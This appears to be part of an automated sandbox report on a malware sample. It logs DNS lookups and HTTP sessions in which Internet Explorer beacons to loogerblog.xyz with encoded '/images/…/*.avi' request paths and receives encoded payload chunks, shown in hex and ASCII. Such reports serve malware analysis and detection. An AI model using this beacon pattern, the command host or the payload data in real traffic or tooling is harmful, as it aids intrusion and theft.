Dec 15, 2020 11:09:42.174268961 CET	8.8.8.8	192.168.2.6	0xe190	No error (0)	loogerblog.xyz		193.239.86.173	A (IP address)	IN (0x0001)
Dec 15, 2020 11:09:45.385591030 CET	8.8.8.8	192.168.2.6	0xde6b	No error (0)	loogerblog.xyz		193.239.86.173	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 15, 2020 11:10:30.080723047 CET	8.8.8.8	192.168.2.6	0xfd1a	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Dec 15, 2020 11:10:33.978003025 CET	8.8.8.8	192.168.2.6	0x1	No error (0)	8.8.8.8.in-addr.arpa			PTR (Pointer record)	IN (0x0001)
Dec 15, 2020 11:10:34.005626917 CET	8.8.8.8	192.168.2.6	0x2	Name error (3)	1.0.0.127.in-addr.arpa	none	none	PTR (Pointer record)	IN (0x0001)
Dec 15, 2020 11:10:38.195697069 CET	8.8.8.8	192.168.2.6	0xfc8c	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 15, 2020 11:11:40.500377893 CET	8.8.8.8	192.168.2.6	0x1ac7	No error (0)	pagead46.l.doubleclick.net		172.217.22.66	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- loogerblog.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49762	193.239.86.173	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 15, 2020 11:09:38.382512093 CET	2115	OUT	GET /images/NIcuL5NVjxwM/2GiryhKI5_2/FNJaA9fYIAvcIp/w_2B_2BISN4Xz1NACkLBL/pkU7CWqAnACS3mfT/L8UY8eM5OH2UEUf/YkINfq3G1re2fm3O_2/Bm50wSCja/z2jV3OYUZHUlZjtC6nrq/EjBj_2BKXD5RuU2KuhV/Cl0uV3h6LO61AkcuYZIVPE/IwiDB_2Fh5ocS/vj9JcGyf/6k71ht.avi HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: loogerblog.xyz Connection: Keep-Alive
Dec 15, 2020 11:09:38.587341070 CET	2117	IN	HTTP/1.1 200 OK Date: Tue, 15 Dec 2020 10:09:38 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=jk7j02809o01qf4vm1q8i24ab4; path=/; domain=.loogerblog.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 14-Jan-2021 10:09:38 GMT; path=/; domain=.loogerblog.xyz Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 38 64 62 34 0d 0a 43 77 4a 6d 4f 63 4d 77 6f 79 75 64 45 59 38 5a 2b 58 77 30 74 69 2b 76 43 4f 34 57 70 48 39 78 30 6a 56 55 76 72 78 75 72 4e 53 4d 43 6f 38 4e 54 59 38 4a 7a 42 73 65 71 4c 76 69 39 44 4a 43 47 65 4f 6d 6d 58 56 31 4a 36 37 43 68 45 34 72 48 36 41 46 35 54 72 39 67 31 2b 6d 42 6f 68 4d 55 5a 70 36 67 75 65 79 50 45 56 2f 70 61 6e 51 6d 71 36 52 53 38 51 46 76 46 44 46 72 41 72 4d 44 2f 47 42 6d 39 66 68 6a 4e 67 62 77 35 4e 7a 52 70 37 39 4b 52 4c 31 49 69 6d 79 72 59 47 78 65 4c 4f 2f 34 4e 64 70 6c 65 67 30 37 4f 5a 69 6f 6a 55 31 55 53 36 4f 36 7a 49 69 38 78 64 77 56 51 41 45 52 47 56 61 6b 6e 77 42 67 67 78 30 78 71 57 6a 4a 2b 46 7a 6a 44 47 41 34 70 47 33 52 64 48 42 41 62 63 67 6d 4e 54 6f 4c 78 4b 42 37 36 4b 73 57 79 37 4a 34 6a 2b 45 41 32 66 53 66 32 66 61 48 45 62 67 6e 6d 36 35 48 6b 53 4a 6a 6b 55 56 70 79 35 31 2f 77 2b 57 45 56 56 69 51 57 48 57 48 30 79 48 44 76 62 78 51 7a 62 2f 73 74 33 63 4c 68 33 44 33 6b 6f 30 32 51 73 31 6d 43 5a 54 79 34 78 63 4d 53 58 76 58 55 63 76 64 76 35 70 33 62 32 4f 54 68 52 2f 68 72 32 4d 4e 51 54 2b 61 6b 57 76 6c 4d 76 38 7a 4a 58 6e 32 49 57 73 35 78 39 38 4f 57 59 6b 36 35 48 7a 76 39 46 49 70 34 56 64 4b 54 4e 45 2b 48 53 45 65 45 2f 31 38 73 52 39 59 59 37 38 7a 49 74 76 56 68 72 7a 35 73 36 77 63 4a 64 76 44 68 39 6f 57 38 49 52 57 68 35 77 48 6f 41 4c 4a 6e 71 58 6b 55 73 71 45 68 49 30 52 76 39 77 57 32 30 67 46 30 33 43 7a 7a 77 69 30 42 36 32 43 74 5a 63 64 47 35 72 69 57 68 4a 5a 4e 7a 54 44 64 4e 4d 59 6f 55 51 6e 69 4d 67 38 71 75 78 6e 6e 52 4d 30 45 6f 4c 6c 46 48 66 41 4c 4d 51 55 2b 34 71 38 76 43 32 42 44 46 34 75 44 78 57 77 36 4e 6c 32 6f 6e 4f 68 37 48 5a 4e 50 52 73 6e 4b 38 4c 6f 74 47 79 45 63 6d 58 59 58 69 55 44 66 57 4f 50 34 36 38 71 64 75 63 43 4b 79 63 6c 43 73 75 76 38 4f 33 6a 32 48 42 6c 79 54 64 61 61 43 4d 51 51 6c 37 71 62 4b 49 61 39 79 30 4b 45 2b 46 59 48 73 6f 37 33 78 2f 36 66 71 72 73 6b 71 59 43 63 41 59 34 69 78 37 78 4b 46 55 6d 2f 73 6b 54 72 6c 61 43 70 59 57 79 73 59 76 4b 75 49 53 76 54 70 44 62 4b 2f 32 32 31 52 4d 6a 6c 2f 79 4d 30 37 52 67 49 68 56 4f 5a 31 47 62 5a 31 69 74 66 6e 6c 4e 58 68 77 63 79 57 44 33 4e 62 4f 52 57 6b 71 69 77 75 6b 4a 6b 39 53 2f 50 30 6a 4c 73 63 6c 6f 37 31 49 53 76 65 6d 45 70 79 59 6d 56 6a 69 7a 79 42 74 44 49 4f 58 6e 71 68 54 48 30 65 7a Data Ascii: 38db4CwJmOcMwoyudEY8Z+Xw0ti+vCO4WpH9x0jVUvrxurNSMCo8NTY8JzBseqLvi9DJCGeOmmXV1J67ChE4rH6AF5Tr9g1+mBohMUZp6gueyPEV/panQmq6RS8QFvFDFrArMD/GBm9fhjNgbw5NzRp79KRL1IimyrYGxeLO/4Ndpleg07OZiojU1US6O6zIi8xdwVQAERGVaknwBggx0xqWjJ+FzjDGA4pG3RdHBAbcgmNToLxKB76KsWy7J4j+EA2fSf2faHEbgnm65HkSJjkUVpy51/w+WEVViQWHWH0yHDvbxQzb/st3cLh3D3ko02Qs1mCZTy4xcMSXvXUcvdv5p3b2OThR/hr2MNQT+akWvIMv8zJXn2IWs5x98OWYk65Hzv9FIp4VdKTNE+HSEeE/18sR9YY78zItvVhrz5s6wcJdvDh9oW8IRWh5wHoALJnqXkUsqEhI0Rv9wW20gF03Czzwi0B62CtZcdG5riWhJZNzTDdNMYoUQniMg8quxnnRM0EoLlFHfALMQU+4q8vC2BDF4uDxWw6Nl2onOh7HZNPRsnK8LotGyEcmXYXiUDfWOP468qducCKyclCsuv8O3j2HBlyTdaaCMQQl7qbKIa9y0KE+FYHso73x/6fqrskqYCcAY4ix7xKFUm/skTrlaCpYWysYvKuISvTpDbK/221RMjl/yM07RgIhVOZ1GbZ1itfnlNXhwcyWD3NbORWkqiwukJk9S/P0jLsclo71ISvemEpyYmVjizyBtDIOXnqhTH0ez

Timestamp	kBytes transferred	Direction	Data
Dec 15, 2020 11:09:39.394726038 CET	2367	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: loogerblog.xyz Connection: Keep-Alive Cookie: PHPSESSID=jk7j02809o01qf4vm1q8i24ab4; lang=en
Dec 15, 2020 11:09:39.574124098 CET	2369	IN	HTTP/1.1 200 OK Date: Tue, 15 Dec 2020 10:09:39 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Thu, 03 Dec 2020 22:15:18 GMT ETag: "1536-5b596b1f3ddca" Accept-Ranges: bytes Content-Length: 5430 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: image/vnd.microsoft.icon Data Raw: 00 00 01 00 02 00 10 10 00 00 00 00 20 00 68 04 00 00 26 00 00 00 20 20 00 00 00 00 20 00 a8 10 00 00 8e 04 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c 87 73 f7 9c 87 73 f9 9c 87 73 f7 9c 87 73 77 9c 87 72 03 ff ff ff 01 9c 87 73 09 9c 87 73 0f 9c 87 73 0d 9b 87 73 05 ff ff ff 01 9c 87 73 15 9c 87 73 c7 9c 87 73 f9 9c 87 73 f9 9c 87 73 85 9c 87 73 f9 9c 87 72 f9 9c 87 73 7b 9c 87 73 05 9c 87 73 23 9c 87 73 7f 9c 87 73 c3 9b 87 72 d3 9c 87 73 cf 9c 87 73 ad 9c 87 73 5b 9c 87 73 0d 9c 87 73 1b 9c 87 73 c5 9b 87 73 ff 9c 87 73 85 9c 87 73 f7 9c 87 73 7d 9c 87 73 07 9c 87 73 57 9c 87 72 db 9c 87 73 ab 9c 87 73 6d 9c 87 73 4b 9c 87 73 43 9c 87 73 77 9c 87 73 cf 9c 87 73 b7 9b 86 73 25 9c 87 73 21 9c 87 73 cb 9c 87 73 87 9c 87 73 7f 9c 87 73 05 9c 87 73 55 9c 87 73 e1 9c 87 73 59 9c 87 73 81 9c 87 73 df 9c 87 73 c9 9b 86 72 23 ff ff ff 01 9c 87 73 13 9c 87 73 97 9c 87 73 cd 9c 87 73 19 9c 87 72 25 9c 87 73 5b 9c 87 73 03 9c 87 73 1d 9c 87 73 d9 9c 87 73 5d 9c 87 73 0b 9b 87 72 ef 9c 87 73 53 9b 87 73 bf 9c 87 73 71 ff ff ff 01 ff ff ff 01 9c 87 73 0b 9c 87 73 a5 9c 87 73 95 9c 87 73 03 9c 87 73 03 ff ff ff 01 9c 87 73 75 9c 87 73 b5 9c 87 73 07 ff ff ff 01 9c 87 73 c1 9c 87 73 db 9c 87 73 e7 9c 87 73 41 ff ff ff 01 ff ff ff 01 ff ff ff 01 9c 86 73 25 9b 87 73 d9 9c 87 73 23 ff ff ff 01 9c 87 72 07 9c 87 72 bb 9c 87 73 5d ff ff ff 01 ff ff ff 01 9c 87 73 1b 9c 87 73 db 9c 87 73 6b 9c 87 73 03 9c 87 73 03 ff ff ff 01 ff ff ff 01 9c 87 73 03 9c 87 73 af 9c 87 73 5d ff ff ff 01 9c 87 73 0d 9c 87 72 cd 9c 87 73 37 ff ff ff 01 ff ff ff 01 9c 86 73 09 9c 87 73 c9 9c 87 72 91 9c 86 72 a3 9c 87 73 81 9c 86 72 05 ff ff ff 01 ff ff ff 01 9b 87 73 85 9c 87 73 7f ff ff ff 01 9c 87 73 0d 9c 87 73 cb 9b 87 73 37 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 69 9c 87 73 3f 9c 87 73 37 9c 87 73 13 ff ff ff 01 ff ff ff 01 9b 87 73 83 9c 87 73 7f ff ff ff 01 9c 87 73 07 9c 87 73 b9 9c 87 72 57 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 c9 9c 87 73 97 9c 87 73 a9 9c 87 73 a9 9c 87 73 97 ff ff ff 01 ff ff ff 01 9c 87 73 ab 9c 87 73 5b ff ff ff 01 ff ff ff 01 9c 87 73 73 9c 87 73 ad 9c 87 73 05 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 6d 9c 87 73 49 9c 87 73 3b 9c 87 73 07 ff ff ff 01 9c 87 73 21 9c 87 73 d3 9c 87 73 23 ff ff ff 01 9c 87 73 05 9c 87 73 1b 9b 87 73 d3 9c 87 73 51 ff ff ff 01 9b 86 73 09 9c 87 73 cb 9c 87 73 89 9b 87 72 83 9c 87 73 6d 9c 87 73 05 9c 87 72 07 9c 87 73 97 9b 87 72 91 9c 87 73 03 9c 87 73 05 9b 87 72 89 9c 87 73 07 9c 87 73 51 9c 87 73 d9 9c 87 72 4b 9c 87 73 07 9c 87 73 67 9c 86 73 27 ff ff ff 01 ff ff ff 01 9b 86 73 0d 9c 87 73 81 9c 87 73 c5 9c 87 73 17 9c 87 73 27 9c 87 73 5f 9c 87 73 f7 9c 87 73 85 9c 87 73 09 9b 87 72 51 9c 87 73 d3 9c 87 73 9d 9c 87 73 4b 9c 86 72 2f 9c 87 73 33 9c 87 73 61 9c 87 73 bd 9b 87 73 b1 9c 87 73 21 9c 87 73 23 9c 87 73 cd 9c 87 73 87 9c 87 73 f9 9c 86 73 f9 9c 87 73 83 9c 87 73 07 9c 87 73 1f 9c 87 73 79 9c 87 73 b9 9c 87 72 c5 9c 87 73 c3 9c 87 72 a7 9c 87 73 55 9c 87 72 0b 9c 87 73 1d 9c Data Ascii: h& (@sssswrsssssssssrs{ss#ssrsss[sssssss}ssWrssmsKsCswsss%s!sssssUssYsssr#ssssr%s[ssss]srsSssqsssssssussssssAs%ss#rrs]ssskssssss]srs7ssrrsrssssss7sssis?s7sssssrWssssssss[sssssssmsIs;ss!ss#ssssQsssrsmsrsrssrssQsrKssgs'sssss's_sssrQsssKr/s3sasss!s#sssssssysrsrsUrs

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49764	193.239.86.173	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 15, 2020 11:09:42.373667955 CET	2376	OUT	GET /images/mbvAWlXhGgjVcTCfFjQ/3O2AqJHvXl_2F3rHmST_2F/JBzJ8PgEHj9az/YhLHOgEV/FDnk_2BI6y_2FNZ1SYC0DHX/yz_2FidSfl/ISjXdHdSruWXI8x4L/I9bnuo4yasJ3/EeDt6clikbB/1cEqD7MX_2Frsy/QkskFGS9_2BRFwpkzEev_/2FdOjUmi3y2iP97w/gNY3W1_2FvHzBhL/aaNiZHe0/y.avi HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: loogerblog.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=jk7j02809o01qf4vm1q8i24ab4

Timestamp	kBytes transferred	Direction	Data
Dec 15, 2020 11:09:42.587899923 CET	2377	IN	HTTP/1.1 200 OK Date: Tue, 15 Dec 2020 10:09:42 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 38 33 30 38 0d 0a 30 32 69 43 75 31 71 52 6c 55 79 6e 72 30 62 54 52 76 42 6e 52 58 74 39 6d 6d 56 56 62 76 2b 31 30 75 71 36 65 67 6d 71 73 74 6a 4b 50 78 62 34 57 50 6b 55 6d 48 36 56 62 73 68 4e 47 4e 46 65 33 72 33 4c 57 57 58 47 6a 49 37 77 51 2f 57 38 73 67 4a 52 52 54 44 2f 55 6d 42 55 57 4d 46 4a 35 6c 58 4a 52 43 75 57 4c 47 34 6f 6f 61 45 70 51 62 74 61 72 58 6e 45 63 43 71 58 5a 6b 78 61 63 79 49 57 71 62 38 67 51 58 72 49 67 30 2f 4d 5a 44 46 59 59 5a 73 33 47 2f 6a 66 33 75 55 59 79 61 59 4d 31 6c 34 72 4a 4c 4a 48 62 74 6b 77 7a 6b 32 54 76 79 53 75 52 6e 51 51 70 30 71 31 49 65 6f 68 49 45 51 4c 52 4e 75 37 4e 51 42 6a 46 55 75 51 6b 31 65 41 58 71 37 62 43 34 72 39 36 74 6e 31 6c 59 7a 77 53 39 68 66 6c 31 31 4f 30 39 56 76 50 6a 37 2b 6c 41 52 42 45 6e 44 44 35 7a 34 66 71 61 6b 57 59 32 75 32 73 43 68 52 79 4e 6e 32 38 5a 57 61 74 4f 58 4b 6f 44 53 33 77 4e 4d 7a 7a 78 6d 6a 5a 53 33 38 64 6d 48 4b 46 6c 32 59 44 38 71 35 58 33 47 56 35 47 47 6a 43 79 73 62 76 74 48 6e 30 47 5a 63 37 62 69 78 77 77 73 75 51 55 6d 47 46 47 2f 6a 6a 58 2b 38 6e 39 75 74 65 32 31 6a 64 4f 6e 53 4b 4d 2b 70 45 57 6b 4a 78 7a 51 57 37 6b 71 68 59 36 58 71 69 61 47 77 6e 65 70 33 53 72 30 49 73 44 42 4e 65 71 5a 51 55 57 78 33 48 75 4e 7a 48 54 41 34 43 62 41 53 36 63 69 2f 59 44 58 37 51 56 58 64 6c 6f 68 67 34 70 41 50 61 78 30 75 4a 6b 58 54 57 35 55 31 48 73 4a 66 79 49 6d 6c 6e 77 6b 69 37 30 79 64 62 50 72 50 44 34 4b 72 58 62 74 4c 46 34 70 61 49 2b 75 39 41 75 4a 71 45 2b 62 44 68 65 38 45 50 43 45 45 6f 65 67 71 6c 69 77 2f 36 2b 5a 53 46 56 44 30 67 59 70 59 77 4d 6a 39 6e 4b 4c 36 4f 73 73 57 62 74 6f 2f 72 58 46 4e 6c 4e 68 57 5a 44 42 6f 44 6f 48 52 63 49 77 45 75 74 2f 4a 31 2b 62 62 4c 6b 4e 65 33 4c 44 73 68 78 48 4b 49 34 47 56 39 54 71 66 4c 79 33 45 64 55 7a 38 4b 53 74 33 31 78 79 4e 70 33 77 6d 46 73 58 59 30 5a 75 33 55 43 49 31 35 73 35 31 2b 5a 4c 44 67 51 6f 75 37 6b 63 45 73 6a 56 2b 43 64 6e 70 63 46 65 51 4d 66 53 30 73 36 58 75 76 6a 6a 51 2f 49 38 68 58 45 43 41 35 54 4d 4d 2f 37 49 65 6c 72 64 65 49 77 62 7a 70 31 38 6c 50 39 73 6c 4c 65 79 69 7a 69 72 59 75 78 66 46 38 4f 77 37 43 6c 52 37 74 32 62 47 69 39 2b 61 64 70 79 38 42 67 65 38 62 55 5a 70 54 39 6a 54 37 30 64 30 31 39 46 5a 6e 64 51 78 57 51 77 52 32 61 33 34 44 41 4e 67 61 79 6b 5a 79 4e 38 6b 48 77 48 4c 48 39 76 55 54 4f 66 30 33 4d 63 39 4e 39 54 78 71 38 6b 43 35 37 78 54 67 69 55 74 75 77 67 64 4c 4d 49 55 41 50 38 34 78 6f 64 4c 70 62 5a 72 6a 2f 6b 53 48 5a 38 76 61 44 7a 39 78 59 63 46 66 42 46 7a 45 58 39 56 51 38 42 61 65 42 41 6b 52 4a 70 48 64 39 48 78 68 4c 30 61 63 70 77 4b 76 77 4b 6f 35 76 53 32 78 48 4b 4d 58 75 45 59 70 61 38 32 78 38 4e 39 77 33 5a 37 32 6d 6f 59 73 4b 78 38 4e 57 46 4a 55 69 36 47 6e 4b 39 72 43 65 38 79 6a 72 6b 31 67 49 7a 45 5a 73 77 73 54 44 58 50 54 76 74 6f 39 37 54 44 73 42 Data Ascii: 4830802iCu1qRlUynr0bTRvBnRXt9mmVVbv+10uq6egmqstjKPxb4WPkUmH6VbshNGNFe3r3LWWXGj I7wQ/W8sgJRRTD/UmBUWMFJ5lXJRCuWLG4ooaEpQbtarXnEcCqXZkxacyIWqb8gQXrIg0/MZDFYYZs3G/jf3uUYyaY M1l4rJLJHbtkwzk2TvySuRnQQp0q1IeohIEQLRNu7NQBjFUuQk1eAXq7bC4r96tn1lYzwS9hfl11O09VvPj7+lARBE nDD5z4fqakWY2u2sChRyNn28ZWatOXKoDS3wNMzzxmjZS38dmHKFl2YD8q5X3GV5GGjCysbvtHn0GZc7bixwwsuQUm GFG/jjX+8n9ute21jdOnSKM+pEWkJxzQW7kqhY6XqiaGwnep3Sr0IsDBNeqZQUWx3HuNzHTA4CbAS6ci/YDX7QVXdl ohg4pAPax0uJkXTW5U1HsJfyImlnwki70ydbPrPD4KrXbtLF4paI+u9AuJqE+bDhe8EPCEEoegqliw/6+ZSFVD0gYp YwMj9nKL6OssWbto/rXFNlNhWZDBoDoHRclwEut/J1+bbLkNe3LDshxHKl4GV9TqfLy3EdUz8KSt31xyNp3wmFsXY0 Zu3UCI15s51+ZLDgQou7kcEsjV+CdnpcFeQMfS0s6XuvjjQ/I8hXECA5TMM/7IelrdeIwbzp18lP9slLeyizirYuxfF8Ow7ClR7t 2bGi9+adpy8Bge8bUZpT9jT70d019FZndQxWQwR2a34DANgaykZyN8kHwHLH9vUTOf03Mc9N9Txq8kC57xTgiUtuwg dLMIUAP84xodLpbZrj/kSHZ8vaDz9xYcFfBFzEX9VQ8BaeBAkRJpHd9HxhL0acpwKvwKo5vS2xHKMXuEYpa82x8N9w 3Z72moYsKx8NWFJUi6GnK9rCe8yjrk1gIzEZswsTDXPTvto97TDsB

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49767	193.239.86.173	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Dec 15, 2020 11:09:45.579478025 CET	2734	OUT	GET /images/heS41tWM4/dTuObjanXSKYXyb0FkTo/Sul08DWWYjtvEXiZbeu/IttDYgTEILEomnfMBe_2F9/LlGO 2SSA0NV0T/hSQO_2BH/cC6AH5VKEVWx8JPacUwAYFJ/hgtk8WIB3K/d_2BdLS2yTOt6Dg4V/0VLl0wtt1zqh/gtyvf sYSOv2/OI80MTVkGXkXTK/hTK1aCHhr3hGK_2B_2Bhy/9cV8P8A2W8lNQ3ZP/mR3nBi4b/B.avi HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: loogerblog.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=jk7j02809o01qf4vm1q8i24ab4

Timestamp	kBytes transferred	Direction	Data
Dec 15, 2020 11:09:45.794941902 CET	2736	IN	HTTP/1.1 200 OK Date: Tue, 15 Dec 2020 10:09:45 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2404 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 52 2b 67 47 75 41 33 43 6a 6b 4d 6e 6c 47 4d 78 4b 47 65 61 47 67 79 43 49 4f 4d 5a 4d 2f 76 43 42 43 61 6f 42 6b 4d 73 48 57 31 6b 4b 55 63 7a 56 4c 48 5a 35 35 6e 6f 53 4a 6e 65 34 44 4b 64 71 65 31 53 78 37 42 51 58 37 52 73 57 41 39 6c 73 71 56 54 69 44 57 56 62 5a 77 32 43 37 59 55 75 52 61 35 75 6d 50 39 76 4a 6d 79 57 6b 54 2b 74 64 6e 63 34 4e 50 59 68 66 5a 51 73 57 33 54 74 73 43 4a 4f 4a 50 68 68 33 62 50 56 5a 41 72 4b 55 56 77 75 35 62 6a 78 73 6a 56 57 64 43 33 50 47 4b 77 74 46 51 62 31 73 51 6a 4f 6b 4f 45 57 4e 47 48 34 51 67 59 50 7a 53 38 71 57 32 7a 56 30 72 74 51 45 4f 74 79 4e 2b 51 45 4a 6d 58 4f 2b 72 5a 38 33 4d 6f 46 46 53 6e 6f 36 32 72 42 71 43 58 50 33 37 48 62 45 72 77 5a 4b 54 70 56 38 6c 69 33 33 34 68 54 58 39 35 71 55 68 2f 64 66 33 6c 36 47 76 53 48 49 49 30 4d 49 4f 78 50 59 6e 67 62 33 49 56 72 79 69 4f 70 64 47 48 41 31 59 4f 54 48 6d 4b 70 6e 61 6e 70 56 58 4e 44 59 54 53 46 63 51 73 70 48 72 75 4a 36 46 4b 6e 77 2f 55 33 42 38 67 45 47 41 33 79 50 6a 6f 32 52 69 38 36 49 69 4b 47 76 59 31 55 78 51 42 58 4a 61 6a 62 76 67 39 73 66 46 37 61 30 6e 61 7a 4e 6b 62 76 66 53 4e 74 42 73 56 44 5a 6c 68 79 55 46 4a 6a 4c 64 55 78 61 69 43 74 31 7a 44 5a 73 79 71 63 32 52 53 71 4a 37 61 63 79 47 6c 36 66 37 72 77 4b 48 70 57 4a 52 78 52 6d 6f 68 38 51 4c 2f 6e 2f 36 6b 65 37 6d 4b 35 78 7a 79 54 49 6f 54 36 62 30 45 32 61 6c 70 56 32 61 61 58 68 42 76 31 6d 4b 79 31 4e 77 62 6b 71 38 59 32 47 76 45 7a 52 4a 64 39 56 6d 38 38 79 72 4b 4e 38 35 43 53 61 51 43 55 42 4c 6c 70 48 48 7a 64 53 57 71 4d 41 72 4b 6a 64 72 71 33 49 35 66 43 76 57 4a 32 39 71 35 4d 30 2f 75 54 66 74 47 31 4c 2b 4f 54 6d 59 56 4e 4e 59 6e 62 73 4e 58 52 50 43 43 36 7a 2f 6b 7a 64 49 5a 52 37 6e 73 53 74 73 31 57 30 55 67 58 5a 55 30 56 72 78 75 6b 43 32 66 75 30 39 67 47 49 38 4d 70 61 32 61 68 6d 68 30 76 2f 53 78 71 66 77 57 41 76 4b 56 59 5a 51 73 50 43 78 43 76 55 77 64 4a 48 47 4d 67 74 46 73 57 30 30 6d 52 34 30 52 4b 75 37 48 43 42 51 6c 2b 50 6e 47 7a 50 75 57 62 34 42 4b 51 43 70 45 43 79 65 63 59 72 76 6b 6f 61 75 58 63 37 34 7a 57 44 30 4d 70 62 6c 66 34 48 4f 51 61 4b 2b 62 55 75 64 6e 4b 61 44 30 4d 34 64 53 2b 32 4e 46 4f 68 77 45 57 6d 31 6f 6b 46 48 4f 4d 58 6b 41 61 72 70 64 34 2f 68 78 38 6a 2f 49 56 64 69 71 58 69 50 64 42 44 47 4d 33 78 75 56 42 56 76 4b 43 72 33 6f 33 39 59 62 38 46 41 77 79 35 76 41 50 41 6a 2f 4d 6a 35 4e 78 74 57 51 54 43 68 30 77 50 55 69 67 6b 38 62 67 4b 34 73 39 41 41 34 6e 47 46 4a 72 32 6f 35 38 68 52 56 4a 5a 4b 31 6c 4c 31 4e 4b 47 72 73 38 48 5a 76 32 67 67 38 2f 6c 4b 71 79 50 36 66 6a 6b 54 6c 6c 70 38 2b 4a 63 75 78 38 49 4c 61 65 42 6e 4a 42 6b 48 53 64 7a 6c 79 58 2b 35 70 42 49 6b 55 70 49 75 77 30 51 45 56 44 65 59 2f 4c 58 41 44 57 7a 49 71 53 47 70 58 55 5a 46 64 31 42 7a 54 6f 42 41 65 6f 36 68 79 78 45 31 75 64 67 78 6e 78 4d 46 66 4b 43 77 78 2b 4b 4d 51 41 44 73 Data Ascii: R+gGuA3CjkMnlGMxKGeaGgyCIOMZM/vCBCaoBkMsHW1kKUczVLHZ55noSJne4DKdqe1Sx7BQX7RsWA 9lsqVTiDWVbZw2C7YUuRa5umP9vJmyWkT+tdnc4NPYhfZQsW3TtsCJOJPhh3bPVZArKUVwu5bjxsjVWdC3PGKwtFQb 1sQjOkOEWNGH4QgYPzS8qW2zV0rtQEOtyN+QEJmXO+rZ83MoFFSno62rBqCXP37HbErwZKTpV8li334hTX95qUh/df 3l6GvSHIl0MIOxPYngb3lVryiOpdGHA1YOTHmKpnanpVXNDYTSFcQspHruJ6FKnw/U3B8gEGA3yPjo2Ri86liKGvY1 UxQBXJajbvg9sfF7a0nazNkbvfSNtBsVDZlhyUFJjLdUxaiCt1zDZsyqc2RSqJ7acyGl6f7rwKHpWJRxRmoh8QL/n/ 6ke7mK5xzyTIoT6b0E2alpV2aaXhBv1mKy1Nwbkq8Y2GvEzRJd9Vm88yrKN85CSaQCUBLlpHHzdSWqMArKjdrq3l5f CvWJ29q5M0/uTftG1L+OTmYVNNYnbsNXRPCC6z/kzdIZR7nsSts1W0UgXZU0VrxukC2fu09gGl8Mpa2ahmh0v/Sxqf wWAvKVYZQsPCxCvUwdJHGMgtFsW00mR40RKu7HCBQl+PnGzPuWb4BKQCpECyecYrvkoauXc74zWD0Mpb lf4HOQaK+bUudnKaD0M4dS+2NFOhwEWm1okFHOMXkAarpd4/hx8j/IVdiqXiPdBDGM3xuVBVvKCr3o39Yb8FAwy5vA PAj/Mj5NxtWQTCh0wPUigk8bgK4s9AA4nGFJr2o58hRVJZK1IL1NKGrs8HZv2gg8/IKqyP6fjkTllp8+Jcux8lLaeBnJBkHSdzly X+5pBIkUpIuw0QEVDeY/LXADWzIqSGpXUZFd1BzToBAeo6hyxE1udgxnxMFfKCwx+KMQADs

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
